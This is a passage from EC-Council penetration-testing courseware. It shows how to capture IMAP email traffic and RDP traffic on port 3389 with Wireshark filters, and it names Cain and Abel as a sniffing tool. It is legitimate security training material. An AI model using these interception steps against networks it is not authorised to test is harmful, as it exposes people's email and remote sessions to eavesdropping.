



Figure L.56: Screenshot displaying Wireshark—SMTP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture IMAP Email Traffic

IMAP is an Internet protocol designed for accessing email on a mail server. An email client connects to an IMAP server via port 143. Unlike POP3, this protocol keeps emails on the server after a user has downloaded them, thus enabling the user to use multiple devices to check the email. You can also arrange emails into folders and store the folders on the server.

Wireshark can be used to capture IMAP email traffic, type IMAP in the filter bar, and select enter; the result will be displayed as shown below:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.57: Screenshot displaying Wireshark—IMAP

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Capture RDP Traffic

You can capture RDP traffic between hosts. By default, RDP server listens on TCP port 3389. You can use tools like Wireshark, and Cain and Able to capture the RDP traffic. With the help of Wireshark tool, you can capture the RDP traffic by typing the **`tcp.port==3389`** or **`tcp.port eq 3389`** in the filter bar and select enter; the result will be displayed as shown in the below screenshot:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

